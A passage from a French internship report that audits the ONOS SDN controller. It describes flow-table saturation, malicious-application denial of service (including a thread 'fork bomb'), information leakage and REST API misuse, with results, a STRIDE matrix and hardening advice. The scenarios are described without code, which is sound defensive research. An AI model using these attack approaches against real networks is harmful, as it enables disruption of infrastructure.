Se référer au scénario 3 décrit dans l'annexe (page).

Résultat :

L'attaque est réussie : dans les conditions théoriques testées, on passe d'une bande passante de 6,7 Gb/s entre 2 hôtes, à une bande passante de quelques Mb/s (avec des pertes de paquets variables, mais pouvant s'élever jusqu'à un déni de service total). Parfois le déni de service est moins élevé et fournit des variations de débits importantes. Cela s'explique notamment par le fait que certaines règles souvent utilisées restent en haute priorité sur le switch malgré les tentatives de surcharge des tables de flux (et donc sont utilisées sur le plan de données avec des performances acceptables malgré les règles poubelles ajoutées).

Parades proposées :

Les parades pour cette attaque sont assez nombreuses et relativement faciles à mettre en œuvre. Tout d'abord disposer au niveau du contrôleur d'algorithmes de création de règles capables d'agréger des flux (c'est à dire capacité de factoriser des règles avec des jokers). D'autre part une politique de filtrage générale a priori (par exemple DROP des paquets sur certaines IP/pour certains ports ou autre) s'avère très efficace (même si cela peut être pénalisant si on souhaite que par défaut les paquets inconnus puisse circuler facilement). En résumé, une politique réseau stricte conservant la flexibilité initiale avec des jokers dans les règles ajoutées aux tables de flux.

Limitations/Impact/probabilité :

Pour cette troisième attaque, l'attaquant doit encore avoir un accès proche du réseau (il doit être connecté à un switch du réseau). De plus, si les switchs sont correctement configurés à la base (admettons que la politique du contrôleur soit une politique "opt-in" et non "opt-out", c'est à dire que par défaut les paquets ne sont pas transmis en PACKET_IN au contrôleur mais jetés, sauf cas choisis par le contrôleur), alors l'attaque ne fonctionne plus. OpenFlow à partir de sa version 1.3 permet d'ailleurs à l'administrateur de définir les actions à appliquer à des paquets inconnus (auparavant ils étaient envoyés au contrôleur dans tous les cas). Les switchs sont normalement sensés pouvoir gérer un nombre suffisant de flux et de règles (cela est spécifié dans le premier OFPT_FEATURES_REPLY, par exemple avec les switchs virtuels mininet, ce paquet indique le support de 256 tables de flux). Le risque majeur de l'attaque est donc finalement l'écrasement de règles utiles par des règles qui ne le sont pas. Le risque est faible, l'impact moyen.

3.4 Dénis de service au niveau de l'interface nord

Prérequis/Hypothèses :

- Un éditeur d'application malveillant

Buts :

- Tester le secure mode d'ONOS.
- Regarder ce qu'il est possible d'effectuer comme action néfaste sur le contrôleur, sur les performances du réseau en général.
- Modifier la topologie du réseau, effacer les tables de flux avec une application.

Déroulement :

Un utilisateur mal intentionné charge une application sur le contrôleur. Cette application contient des instructions de tous les types pour consommer les ressources du contrôleur et modifier son fonctionnement. Par exemple on testera si il est possible de provoquer l'arrêt du contrôleur. On testera également l'import et l'utilisation des fonctions de l'API d'ONOS bas niveau, c'est à dire celles qui sont susceptibles d'être utilisées par le cœur d'ONOS pour avoir des informations sur le réseau environnant. Enfin, on regardera si il est possible de monopoliser en partie certaines ressources du contrôleur (par exemple accès au disque, mais aussi processeur avec des calculs coûteux répétés en boucle).

Détails techniques :

Se référer au scénario 4 décrit dans l'annexe (page).

Résultat :

Parmi les 8 applications créées pour la preuve de concept, 5 mettent à mal ONOS de manière très prononcée, 2 ont un effet léger et une n'a quasiment aucun impact. Lorsqu'on active le Security Mode, une seule application avec un effet très sérieux demeure activable. Il s'agit de l'application "fork bomb" qui crée de très nombreux threads ne se terminant pas. On peut alors observer une consommation maximale du processeur et un ralentissement considérable du contrôleur.

Parades proposées :

Le Security Mode a été mis en place pour parer ce genre de vulnérabilité, et il est efficace pour cela (même si une des applications dangereuses parmi celles testées n'est pas filtrée). C'est une protection cruciale qu'on est en droit d'attendre pour un tel contrôleur. Le Security Mode est assez puissant car il offre un niveau de granularité très fin²⁸. Si l'administrateur général configure correctement le contrôleur et octroie à chaque fois le minimum de privilèges requis pour les applications dont il ne maîtrise pas forcément l'origine, cela minimise le risque.

28. <https://wiki.onosproject.org/display/ONOS/ONOS+Application+Permissions>

Limitations/Impact/probabilité :

Cette fois la probabilité d'une telle attaque n'est pas à prendre à la légère. Compte tenu de l'offre des contrôleurs SDN concernant la possibilité d'ajouter facilement des applications au réseau, le risque de rencontrer un utilisateur malveillant désirant nuire au réseau ou seulement disposer de plus de ressources qu'allouées est élevé. L'impact d'une telle menace est élevé. Les vulnérabilités au sein du contrôleur même sont les plus dangereuses au sein d'un réseau SDN. C'est donc un point qu'il ne faut à aucun prix négliger lorsqu'on souhaite mettre en place un tel réseau. Encore une fois, si le contrôleur est compromis, tout l'est dans le domaine contrôlé.

3.5 Fuites d'information au niveau de l'interface nord

Prérequis/Hypothèses :

- Un éditeur d'application malveillant

Buts :

Voir quelles informations sensibles il est possible de collecter sur les autres applications tournant sur le contrôleur à partir d'une application malveillante. Avec le secure mode activé ou sans.

Déroulement :

Un utilisateur écrit une application d'apparence quelconque mais cherche à utiliser ce qui est à sa disposition dans l'API d'ONOS pour d'une part obtenir des renseignements sur les applications tournant à côté de notre application malveillante, et d'autre part à modifier son fonctionnement, en altérant ce qu'elle est susceptible de recevoir. Lorsque le secure mode est activé, on vérifie que l'application n'a pas accès à des fonctions critiques, et on regarde quelles informations peuvent toutefois fuiter.

Détails techniques :

Se référer au scénario 5 décrit dans l'annexe (page).

Résultat :

Lorsque le Security Mode n'est pas activé, ayant accès au service gérant les applications et aux services internes du contrôleur, on peut donc tout faire sur celles-ci (désactivation, envoi de données falsifiées, ...). Sinon, selon les permissions, on peut effectuer certaines actions qui ont plus ou moins d'impacts. Par exemple avec les droits d'accès en lecture au système de fichier, on peut lire certains bouts de mémoire du contrôleur et accéder à des informations pas forcément dénuées d'intérêt (notamment des chemins absolus vers certains emplacements comme le répertoire contenant les applications du contrôleur). Avec les droits d'accès aux informations des applications en lecture, on peut lister les applications présentes et obtenir d'autres informations.

Parades proposées :

Si il est bien utilisé, le Security Mode est efficace pour empêcher des fuites d'information non désirées. Là encore, la responsabilité de donner des droits corrects incombe à l'administrateur et ne doit pas être négligée. Si les permissions d'une application sont réduites au minimum, celle-ci n'a plus beaucoup de possibilités. Une autre protection envisageable permettant d'isoler chaque application des applications voisines est celle qui a été implémentée dans le contrôleur Rosemary, à savoir une séparation des droits d'accès à la mémoire du contrôleur en fonction de l'application (ainsi, contrairement à ONOS au sein duquel il est possible d'accéder à toute la mémoire utilisée par le contrôleur, Rosemary interdit à une application d'accéder à des pages mémoires dont elle

n'est pas à l'origine).

Limitations/Impact/probabilité :

Comme précédemment, le risque est élevé. Même si l'impact est plus faible que dans la situation précédente, si il est possible d'extraire de l'information de "vraies" applications, il est envisageable que cela puisse servir en vue d'une attaque ultérieure cette fois sur les vraies applications à un niveau plus haut (en ciblant par exemple des applications avec un niveau de privilège élevé). Cela demeure toutefois assez complexe à mettre en œuvre.

3.6 Mauvaise configuration au niveau de l'interface nord

Prérequis/Hypothèses :

- Un contrôleur ONOS mal configuré (mot de passe faible pour l'API REST)
- Un utilisateur malveillant qui obtient en conséquence des droits d'utilisation de l'API Rest

Buts :

Tirer parti de la politique de gestion d'accès en mode role-based pour qu'un utilisateur avec des droits suffisants puisse altérer de manière non prévue le fonctionnement du contrôleur ou de certaines applications.

Déroulement :

Un utilisateur mal intentionné utilise des fonctionnalités de l'API Rest d'ONOS pour modifier le plus possible le bon fonctionnement du contrôleur.

Détails techniques :

Se référer au scénario 6 décrit dans l'annexe (page).

Résultat :

Depuis l'API REST il est possible d'avoir un impact conséquent sur toutes les parties du contrôleur (applications, mais aussi éléments du réseau et configuration interne). On peut par exemple choisir le comportement par défaut associé à la réception d'un PACKET_IN depuis l'API (et donc éventuellement court-circuiter la réception du paquet par des applications quelconques si on choisit de tout renvoyer automatiquement en tant que PACKET_OUT²⁹), désactiver ou activer une application, supprimer un élément réseau connecté ...

Parades proposées :

Le fait de mélanger des droits utilisateurs (au niveau de l'API REST) et des droits pour chaque application (au niveau du Security Mode) est relativement gênant dans la mesure où un utilisateur avec des droits suffisants peut théoriquement agir sur toutes les applications existantes sans distinction. Il faudrait je pense ajouter la possibilité de pouvoir agir uniquement sur certaines applications (créer des groupes d'applications qu'on associe à un droit particulier, de cette manière un utilisateur peut avoir les droits de modifications sur certaines applications et pas sur d'autres). Mais là encore, si l'administrateur configure les permissions de manière correcte et si peu de gens ont un accès à l'API REST d'administration, cela constitue une bonne première défense.

Limitations/Impact/probabilité :

L'impact de cette "attaque" est fort (la modification de certaines options peut entraîner de

29. <http://nss.kaist.ac.kr/wp-content/uploads/2016/05/p23-lee.compressed.pdf>

nombreux DoS potentiels). La probabilité elle, reste faible, car l'utilisateur malveillant doit tout de même disposer des droits liés à l'utilisation de l'API ainsi que d'un accès à l'API. Il faut donc veiller à changer les identifiants par défaut sur l'interface nord pour éviter qu'un utilisateur quelconque puisse utiliser cette API et prévoir une politique de gestion de mot de passe robuste à ce niveau.

4 Validation et évaluation

4.1 Résultats de l'étude

6 attaques ont donc été réalisées et s'avèrent fonctionnelles (même si les impacts et risques pour chacune sont assez différents). Dans les différentes conclusions tirées, on trouve principalement deux éléments communs :

- La possibilité de contrer certaines attaques lorsqu'on rajoute des modules au contrôleur (algorithmes factorisant la création de règles, gestion des paquets ARP par le contrôleur ...). Cela nécessite cependant du temps (de développement) et peut s'avérer coûteux au niveau du temps de traitement sur le contrôleur.
- La nécessité de configurer correctement ONOS au niveau de l'interface nord, et d'être conscient de l'implication éventuelle de chaque permission octroyée en terme de potentiel d'action sur le contrôleur. Cela étant primordial pour éviter la prise de contrôle du contrôleur par une entité externe.

Les trois premières attaques permettent de montrer qu'on retrouve les vulnérabilités de réseaux classiques sur un réseau SDN. Les impacts y sont globalement plus élevés mais les contre-mesures plus simple à prendre (avoir une vue globale du réseau permet rapidement de bien estimer l'impact d'une action quelconque, ce qui n'est pas forcément réalisé sur un réseau décentralisé). Les trois dernières sont propres à ONOS mais on retrouve les mêmes problématiques sur tous les contrôleurs SDN. ONOS et OpenDayLight restent à ma connaissance les contrôleurs les plus avancés en matière de sécurité, grâce aux modes additionnels qu'ils proposent (Security Mode pour ONOS et AAA (Authentication-Authorization-Accounting) pour OpenDayLight). OpenDayLight implémente même un module anti DoS. On trouve ainsi un certain nombre de documents qui attestent la dangerosité liée à la possibilité d'installation d'applications externes non vérifiées sur des contrôleurs qui ne disposent pas toujours de mécanismes de protection avancés.

Les tests effectués sont cependant loin de couvrir l'intégralité des menaces qui existent sur le contrôleur, c'est pourquoi la partie suivante tente de compléter celles-ci.

4.2 Autres considérations

Je ne l'ai découvert que trop tard, mais durant la blackhat 2016, s'est déroulée une présentation sur le sujet du stage³⁰. Cette présentation résume les différents points névralgiques d'ONOS

30. <https://www.blackhat.com/docs/us-16/materials/us-16-Yoon-Attacking-SDN-Infrastructure-Are-We-Ready-For-The-Next-Gen-Networking.pdf>

et d'OpenDayLight, et les schémas y sont limpides (pour les lecteurs désirant bien se figurer certaines attaques au niveau de l'interface nord).

Parmi les principales attaques qui n'ont pas encore été évoquées sur les réseaux SDN (certaines hors champ d'étude puisque non directement liées au contrôleur, mais néanmoins utiles à connaître), on trouve :

- les attaques sur les switches : si ceux-ci n'implémentent pas correctement le protocole OpenFlow ou sont faiblement configurés et qu'il est possible d'en prendre le contrôle, on se retrouve dans le cas où on peut plus facilement exécuter les attaques précédentes sur l'interface sud d'homme au milieu et de déni de service.
- les attaques liées à la gestion multi-contrôleurs éventuelle : il existe une possibilité de contrôler un switch depuis plusieurs contrôleurs à la fois (par exemple pour assurer le service si un contrôleur tombe en panne) et également une possibilité d'échange d'informations entre contrôleurs. Or il n'existe pas encore ni de mécanisme standardisé ni de sécurité très élevée pour de tels échanges, et la capacité des switches à être contrôlés par plusieurs contrôleurs repose sur la notion de contrôleurs maître/esclaves qui peut aboutir à un déni de service si un contrôleur malveillant monopolise le rôle de maître sur un switch (sans parler des vulnérabilités existantes sur les switches qui permettent même en étant un contrôleur esclave de modifier les tables de flux³¹).
- les attaques sur le plan de communication : sans la confidentialité ni la confiance assurée par TLS sur le plan de contrôle, un attaquant situé sur le réseau peut prendre le contrôle d'une partie de celui-ci et créer des messages malicieux dirigés contre le contrôleur. Mais l'activation de TLS avec authentification mutuelle n'est pas évidente à mettre en place (PKI fiable, qui puisse assurer la révocation, ...).
- les attaques sur les environnements de développement et de déploiement : lors de la construction du contrôleur avec maven le code mais aussi d'autres éléments nécessaires peuvent être (et le sont même dans tous les cas réels) obtenus de manière distante sur des dépôts externes. Si la machine utilisée est corrompue (fichiers de configurations modifiés, DNS cache poisoning, ARP spoofing, malware, ...) alors toute l'installation qui en découle sur les contrôleurs peut fournir une opportunité énorme à l'attaquant de contrôler l'ensemble du réseau. C'est une menace très importante en terme d'impact et dont la probabilité n'est pas si faible qu'on pourrait le penser (social engineering, concentration des efforts sur une seule cible).
- les attaques sur les stations de contrôle et d'administration : vu que certains éléments du conteneur OSGi d'ONOS permettent d'obtenir des droits importants sur le réseau, il est, comme sur un réseau classique, crucial de bien protéger les machines utilisées pour

31. Un collègue à Telecom Sudparis a travaillé sur ce point et montré la vulnérabilité sur certains switches

l'administration (là encore le social engineering peut être utilisé).

Pour bien mettre en valeur les spécificités éventuelles d'ONOS, le tableau suivant récapitule impacts et parades des différentes catégories d'attaque qu'on est susceptible de retrouver :

Catégorie d'attaque et spécificité	Impact	Parade
Flux réseaux forgés -non spécifique SDN -non spécifique ONOS	Injection de trafic pouvant conduire à du DoS ou de Man in the Middle avec des conséquences plus grandes que sur un réseau classique	Programmation intelligente du contrôleur
Vulnérabilités sur les switches -non spécifique SDN -non spécifique ONOS	Attaque directe sur les switches pouvant là encore avoir des conséquences plus grandes que sur un réseau classique à cause des communications avec le contrôleur	TLS avec authentification mutuelle au niveau du plan de contrôle pour diminuer l'impact d'une prise de contrôle d'un switch, ou modèle de confiance à implémenter
Vulnérabilités sur les communications au niveau du plan de contrôle -spécifique SDN -non spécifique ONOS	Si TLS n'est pas activé, ou si c'est une version vulnérable qui est utilisée, ou si la gestion des certificats est faible, impact significatif sur le réseau en cas d'entité malveillante connectée (possibilité de modifier du trafic réseau local et de falsifier les informations demandées par le contrôleur)	Duplication de contrôleurs, modèle de confiance oligarchique (ordre accepté uniquement si il est reçu en provenance de plusieurs sources). A noter que cela reste théorique (ça n'est pas encore implémenté ni prévu dans le protocole OpenFlow)
Vulnérabilités sur le contrôleur (ONOS) -spécifique SDN -spécifique ONOS Point le plus important	Compromission totale du réseau en cas de compromission du contrôleur, possibilité de nuisance proportionnelle à l'offre fournie en matière d'exécution de code (plusieurs niveaux de compromission : au sein du contrôleur avec un accès plus ou moins restreint au système, puis compromission de la machine hébergeant le contrôleur, et enfin compromission avec droits administrateurs sur la machine)	Secure-mode obligatoire! Restrictions des interfaces, restrictions des permissions, configuration soigneusement effectuée (CLI, GUI, ssh, options du contrôleur). Duplication des contrôleurs et mécanismes de restauration à prévoir

Manque de confiance entre contrôleur et applications -spécifique SDN -non spécifique ONOS	Impact significatif en cas d'application malveillante avec des permissions trop élevées. Danger critique au niveau des dépôts de code externe (code source, ou dépôt maven pour les dépendances) utilisés pour le développement et la mise en production automatique	Applications critiques signées, applications externes avec des permissions peu critiques, mécanismes de log permettant de sauvegarder les appels clés. Signature du code (coeur d'ONOS notamment), mécanismes de protection d'intégrité des fonctions critiques
Vulnérabilités sur les stations d'administration -non spécifique SDN -non spécifique ONOS	Impact beaucoup plus élevé que dans un réseau classique (avec les droits d'utilisation de l'API REST par exemple on peut modifier l'intégralité du réseau en téléchargeant une seule application sur le contrôleur)	Politique stricte de gestion des accès (double authentification, peu de personnes autorisées à accéder aux fonctionnalités de l'API REST ...). L'idéal serait qu'ONOS offre le même niveau de séparation des privilèges à ce niveau qu'au niveau applicatif avec le Secure-mode. Mécanismes de restauration en cas d'attaque détectée ou de dysfonctionnement majeur
Manque de solutions efficaces pour l'analyse forensique -non spécifique SDN -non spécifique ONOS	Ca n'est pas vraiment une attaque mais en cas de problèmes/d'attaque il est nécessaire d'avoir les outils qui permettent une restauration efficace et une compréhension rapide des événements	Fichiers de logs (concernant les décisions prises au niveau du contrôleur mais aussi les paquets OpenFlow circulant sur le réseau) indélébiles et stockés de manière sécurisée

La réplication des contrôleurs permet d'obtenir une redondance qui pallie certains problèmes (si en plus on place différents responsables avec différents identifiants/clés à la tête de chaque contrôleur, on peut avoir un réseau fonctionnel alors qu'un des contrôleurs est compromis par exemple).

Par contre, en mettant en place un tel système, on perd nécessairement en performances puisque les mêmes opérations sont globalement effectuées sur chaque contrôleur. Et malgré le mode maître/esclave qui permet à un switch de déterminer de quel contrôleur il reçoit les ordres, le protocole OpenFlow ne prend pas encore en compte un mode multi-contrôleur complexe (qui associerait par exemple un certain degré de confiance à un ordre). Pour l'instant la réplication aurait donc tendance à compliquer énormément les choses (d'autant que, si un contrôleur maître est compromis, il peut dans tous les cas agir négativement sur le switch même si il existe d'autres contrôleurs maîtres qui envoient des ordres contraires, provoquant ainsi de toute façon un déni de service).

Cela offre toutefois une réflexion intéressante sur un moyen de résoudre l'un des plus gros problèmes des réseaux SDN à l'heure actuelle à savoir l'impact d'une compromission totale du contrôleur.




FIGURE 10 – Réplication des contrôleurs : duplication des ordres, résilience en cas de problème sur un contrôleur

4.3 Retour sur la méthode STRIDE


Comme l'audit a été fait en suivant partiellement la méthode STRIDE, et bien que le tableau du paragraphe précédent soit important à suivre, on va formuler la conclusion de l'étude sous la forme de la matrice habituellement utilisée avec cette méthode (différents éléments du système à gauche, différents risques en haut du tableau).


Parmi les éléments du système, on trouve :

- le processus principal (cœur du contrôleur)
- les flux de données (deux au niveau de l'interface nord (gestion, et applications), un autre au niveau de l'interface sud)
- les entités en interaction avec le contrôleur (switchs, applications, et machines d'administration)


Type	Composant	S	T	R	I	D	E
Processus	Coeur du contrôleur	(-)	(-)	1	2	3	2
Flux de données	Interface nord (gestion)		4		4		
	Interface nord (applications)		4		4	(-)	
	Interface sud		4		4	5	
Entités en interaction	Machines d'administration	6		1			
	Applications	(-)		1			
	Switchs	7		1			

FIGURE 11 – Matrice STRIDE appliquée au contrôleur

 : mécanismes de protection déjà existants et activés par défaut

 : mécanismes de protection déjà existants mais à activer

 : mécanismes de protection incomplets ou incertains

 : mécanismes de protection non existants

 : mécanisme de protection inconnu ou ne pouvant pas être défini

Pour compléter le tableau précédent, voici les explications des chiffres :

- 1 : Si le cœur d'ONOS est intègre, les journaux d'événements sont enregistrés en permanence sur le disque par défaut ce qui permet à la fois le débogage d'application et la traçabilité des connexions et événements réseau divers. Cependant, mettre en place un système de sauvegarde distant ou empêcher une application avec des droits d'écriture de réécrire le fichier de log n'est pas aisé.
- 2 : Le Security Mode permet à la fois d'empêcher des applications d'accéder à ce qu'elles n'ont pas le droit de lire et d'exécuter des actions qu'elles ne sont pas sensées faire. Cela nécessite d'être activé explicitement.
- 3 : ONOS génère de nombreuses exceptions au cours de son fonctionnement, et toutes ces exceptions sont sauvegardées, générant une trace énorme et consommant une certaine quantité de ressources. Il n'est pas impossible de créer une application qui exploite cela. Il existait d'ailleurs une vulnérabilité importante (CVE-2015-7516³²) sur la version 1.3 du contrôleur qui provoquait la déconnexion de switches lors du non traitement d'une exception.
- 4 : L'utilisation de TLS, inactivé par défaut, permet de solutionner les problèmes de fuites d'informations et de modifications non souhaitées de flux au niveau des interfaces nord et sud (modulo la sûreté du protocole).
- 5 : Le protocole OpenFlow n'a pas été conçu pour empêcher le déni de service, donc il est possible d'utiliser certaines parties de la spécification pour provoquer ce type d'attaque (voir les deux dernières attaques de l'audit sur l'interface sud).
- 6 : L'usurpation d'identité d'un administrateur peut se faire si la configuration de l'authentification au niveau du contrôleur (GUI, CLI, ssh) est celle par défaut. Il ne faut pas oublier de changer les identifiants, ou de désactiver les services qu'on ne souhaite pas utiliser.
- 7 : La deuxième attaque réalisée prouve qu'ONOS ne gère pas d'authentification pour les entités réseau au sud, ce qui permet l'usurpation d'identité de switches. Cependant il existe maintenant une application en cours de développement (qui porte le même nom que l'application équivalente sur OpenDayLight : AAA) qui permet de corriger en partie le problème³³.

32. <https://wiki.onosproject.org/display/ONOS/Security+advisories>

33. <https://wiki.onosproject.org/pages/viewpage.action?pageId=6357336>

4.4 Conclusion

Comme on peut le constater, la route n'est pas encore achevée avant de pouvoir disposer d'un contrôleur performant et extensible complètement fiable et imprenable, et de moyens permettant de vérifier cette fiabilité.

Le paradigme SDN est de toute façon, par nature, soumis à des menaces plus importantes. En effet, toute abstraction simplifiant ce qu'elle abstrait, permet avec beaucoup moins d'efforts d'obtenir un résultat équivalent (pensons aux systèmes d'exploitation actuels et à quel point ils nous simplifient la vie de manière considérable en abstrayant les instructions machines). Le même raisonnement peut s'appliquer ici : on peut s'attendre à ce que la gestion du réseau soit plus agréable et simple avec l'adoption de SDN, mais cela repose sur 3 choses :

- le système d'exploitation réseau doit être fiable (on vient de le voir, c'est très difficile à obtenir, car les menaces sont nombreuses et distantes. Si on revient à la comparaison avec les systèmes d'exploitation au sens classique, certes il est relativement "simple" de compromettre une machine lorsqu'on y a un accès physique, mais ça l'est beaucoup moins en cas d'accès distant. Or avec un système d'exploitation réseau tout n'est qu'accès distant, donc l'accès aux primitives de base du système est plus simple que sur un PC (plus simple de s'immiscer sur un réseau pour y envoyer une instruction Openflow que de s'immiscer sur un PC pour y exécuter une instruction assembleur)). Si des efforts suffisants sont déployés, il est envisageable d'obtenir ce point.
- la configuration du système doit être scrupuleusement vérifiée. Il y aura globalement moins d'erreurs possibles puisqu'il y a moins de paramètres à configurer à cause de la centralisation partielle du réseau. En revanche, une petite erreur aura de manière générale des conséquences beaucoup plus grandes que dans un réseau classique. Ce point demande donc une vision globale et une vigilance très importante sur ce qui est déployé et configuré sur le contrôleur. Dans l'idéal on peut supprimer un risque important en interdisant le déploiement d'applications qui n'ont pas été vérifiées sur le contrôleur.
- le système d'exploitation réseau doit être performant. Certes l'exemple de google montre qu'il est possible d'utiliser quasiment 100% des liens, mais la présence du contrôleur et la nécessité de rediriger certains paquets vers lui peut ralentir le débit global. De plus on ne dispose pas encore de données sur les performances réelles obtenues en production (ce qui est dommage puisque cela ne pousse pas l'industrie frileuse à envisager une adoption progressive de SDN).

Si ces trois points sont réunis, il n'y a pas de raison pour que le déploiement de SDN ne se poursuive pas en dehors du champ des grands centres de données (cela reste un avis qui ne prend pas trop en compte la façon dont les réseaux actuels se déploient réellement). ONOS,

pour l'avoir étudié d'avantage en détail, me semble un contrôleur prometteur (mais est assez proche d'OpenDayLight dans la structure et la philosophie, donc il est assez difficile de se prononcer sur un éventuel contrôleur représentant SDN qui soit beaucoup plus avancé que ses concurrents). Même si certains contrôleurs comme RoseMary ou SE-floodlight proposent des protections supplémentaires notamment concernant la mémoire bien isolée pour chaque application, la possibilité de distribution d'ONOS (et d'OpenDayLight d'ailleurs) et sa grande extensibilité (possibilité de créer assez facilement des clusters composés de contrôleurs répartis partout dans le monde) lui confèrent un potentiel de déploiement industriel intéressant.

On pourra si on souhaite déployer un réseau SDN avec le contrôleur ONOS effectuer les points suivants (attention, cela ne garantit pas l'absence de vulnérabilités, mais réduit au moins les risques principaux de prise de contrôle à distance du contrôleur) :

1. Déployer le contrôleur sur un réseau privé
2. Séparer le réseau privé de gestion et le réseau privé de commutation
3. Sécuriser le conteneur OSGi (donc ici Apache-Karaf), c'est à dire changer tous les identifiants par défaut ³⁴ (identifiants généralement stockés dans des fichiers de configuration dans un dossier etc, pour ONOS il s'agit du dossier tools/package/etc/)
4. Sécuriser les éventuels bundle OSGi rajoutés (permissions les plus basses pour tout nouveau bundle par défaut notamment)
5. Activer TLS ³⁵
6. Activer le Secure-Mode ³⁶
7. Pour éviter les attaques dues à la non authentification des switches, il est possible d'utiliser un module assez récent qui ressemble à celui d'OpenDayLight (et qui se nomme d'ailleurs de la même manière), AAA, même si il ne réalise pour le moment que le premier A ³⁷.
8. Vérifier par la suite toute nouvelle application nécessitant des droits à fort impact pour fonctionner et empêcher le déploiement trop simple de nouvelles applications (ou prévoir des mécanismes robustes pour s'assurer de la confiance à placer dans un dépôt maven externe).

Bien que ce soient là des éléments basiques de configuration, dont certains sont plus faciles à énoncer qu'à appliquer (notamment la vérification de chaque application externe demandant des droits importants), cela constitue une assez bonne première défense contre une majorité d'attaque.

34. Pour avoir une idée de l'ensemble des manipulations à effectuer, on peut consulter la page <https://karaf.apache.org/manual/latest/security>

35. voir le dernier paragraphe à la page <https://wiki.onosproject.org/pages/viewpage.action?pageId=4162614>

36. <https://wiki.onosproject.org/display/ONOS/Enabling+Security-Mode+ONOS>

37. <https://wiki.onosproject.org/pages/viewpage.action?pageId=6357336>

5 Perspectives à l'issue du stage

A l'issue de ce stage, après avoir successivement découvert le paradigme Software Defined Networking, évalué sa sécurité sur la base de ce qui avait déjà été publié sur le sujet et testé des attaques plus ou moins réalistes contre ce genre de réseau, je suis convaincu, sur la base du nombre d'articles croissants sur SDN dans la littérature, mais aussi sur l'émergence de la 5G qui propose la virtualisation de nombreuses fonctions réseau, ainsi que la forte popularité du SDN dans les grands centres de données, que les réseaux futurs seraient au minimum en partie des réseaux de ce type.

Si la sécurité complète de ces réseaux semble impossible à obtenir, puisqu'une entité reste toujours aussi faible que son point le plus faible et qu'il existe de nombreux points d'entrée sur un réseau SDN, il est nécessaire que ce soit l'une des composantes principales qui guide le développement d'un contrôleur.

Déployé localement et sur des réseaux isolés, les éventuelles faiblesses du paradigme peuvent ne pas s'avérer trop problématiques pour un administrateur conscient des risques encourus, surtout au regard des améliorations apportées en terme de flexibilité.

L'implantation durable de cette technologie n'est pas encore claire mais il semblerait que la tendance des investissements dans le domaine soit à une hausse significative depuis 2015 et continue de l'être. Même si la technologie n'est pas encore complètement mature, et que la spécification OpenFlow évolue très rapidement avec une complexité croissante (forçant une compatibilité partielle et des spécifications parfois mal appliquées au niveau des switches), le nombre de projets et de tests semble proliférer. Certes la mise en production généralisée n'est pas pour tout de suite, mais de mon point de vue les avantages théoriques du Software Defined Network surpassent ses inconvénients. L'important étant de rester conscient des nombreuses faiblesses d'une telle solution.

Aussi, c'est une ouverture optimiste que je formule : même si SDN n'est pas encore prêt pour la gestion de réseaux critiques, il conviendrait à mon sens d'accompagner la transition vers ce type de réseau en fournissant petit à petit des moyens de consolidation, d'évaluation et de certification, de contrôleurs comme de switches, principalement concernant leur sécurité. Pour en revenir une dernière fois à l'analogie du système d'exploitation classique : qui s'imaginerait encore aujourd'hui coder en assembleur des pièces logicielles de plus en plus complexes ? Si on s'imagine assez mal à quoi pourraient ressembler des pièces logicielles réseau de plus en plus complexes, c'est peut être aussi parce qu'on a toujours considéré le réseau non pas comme quelque chose qui s'adapte en permanence à son environnement en fournissant un service dynamique, mais comme

un élément statique servant uniquement à transporter de l'information d'un endroit à un autre. Il est peut être temps de changer d'approche ! (Cependant il ne faut pas se laisser distraire par les mots et les analogies, seule la réalité et les expériences de déploiement à large échelle pourront confirmer ou non les qualités supposées du SDN).

D'un point de vue personnel, je suis très satisfait d'avoir pu découvrir ce sujet dont je ne connaissais pas l'acronyme au départ, le tout au sein d'une équipe de recherche très conviviale. J'ai donc aussi pu me familiariser avec le monde de la recherche, ses avantages (liberté intellectuelle énorme, organisation libre, ...) et ses inconvénients (buter longtemps et en partie seul sur certains problèmes pas forcément intéressants, ne pas savoir où aller parfois). Encore une fois, SDN trace la voie des réseaux du futur, mais fournit un travail conséquent aux développeurs pour que le concept puisse devenir une perspective commerciale sécurisée et performante.

Bibliographie

- [1] Fundamental theorem of software engineering. https://en.wikipedia.org/wiki/Fundamental_theorem_of_software_engineering.
- [2] Openflow for wireshark. <http://wiki.wireshark.org/OpenFlow>.
- [3] Spécification openflow 1.0. <http://archive.openflow.org/documents/openflow-spec-v1.0.0.pdf>.
- [4] Spécification openflow 1.3. <https://www.opennetworking.org/images/stories/downloads/sdn-resources/onf-specifications/openflow/openflow-spec-v1.3.0.pdf>.
- [5] Spécification openflow 1.5. <https://www.opennetworking.org/images/stories/downloads/sdn-resources/onf-specifications/openflow/openflow-switch-v1.5.0.noipr.pdf>.
- [6] Bruno Nunes Astuto, Marc Mendonça, Xuan Nam Nguyen, Katia Obraczka, Thierry Turletti. A survey of software-defined networking : Past, present, and future of programmable networks. https://hal.inria.fr/hal-00825087/file/hal_final.pdf.
- [7] bubakar Siddique Muqaddas, Andrea Bianco, Paolo Giaccone, Guido Maier. Inter-controller traffic in onos clusters for sdn networks. <http://www.telematica.polito.it/~giaccone/papers/icc16-onos.pdf>.
- [8] Seungsoo Lee Changhoon Yoon. Attacking sdn infrastructure are we ready for the next gen networking? <https://www.blackhat.com/docs/us-16/materials/us-16-Yoon-Attacking-SDN-Infrastructure-Are-We-Ready-For-The-Next-Gen-Networking.pdf>.
- [9] Diego Kreutz, Fernando M. V. Ramos, Paulo Verissimo. Towards secure and dependable software-defined networks. <https://www.ietf.org/proceedings/87/slides/slides-87-sdnrg-2.pdf>.
- [10] Open Networking Foundation. Software-Defined Networking (SDN) Definition. <https://www.opennetworking.org/sdn-resources/sdn-definition>.
- [11] David Jorm. Sdn and security. <http://onosproject.org/2015/04/03/sdn-and-security-david-jorm/>.
- [12] K. Benton, L.J. Camp, and C. Small. Openflow vulnerability assessment. <http://conferences.sigcomm.org/sigcomm/2012/paper/hotsdn/p121.pdf>.
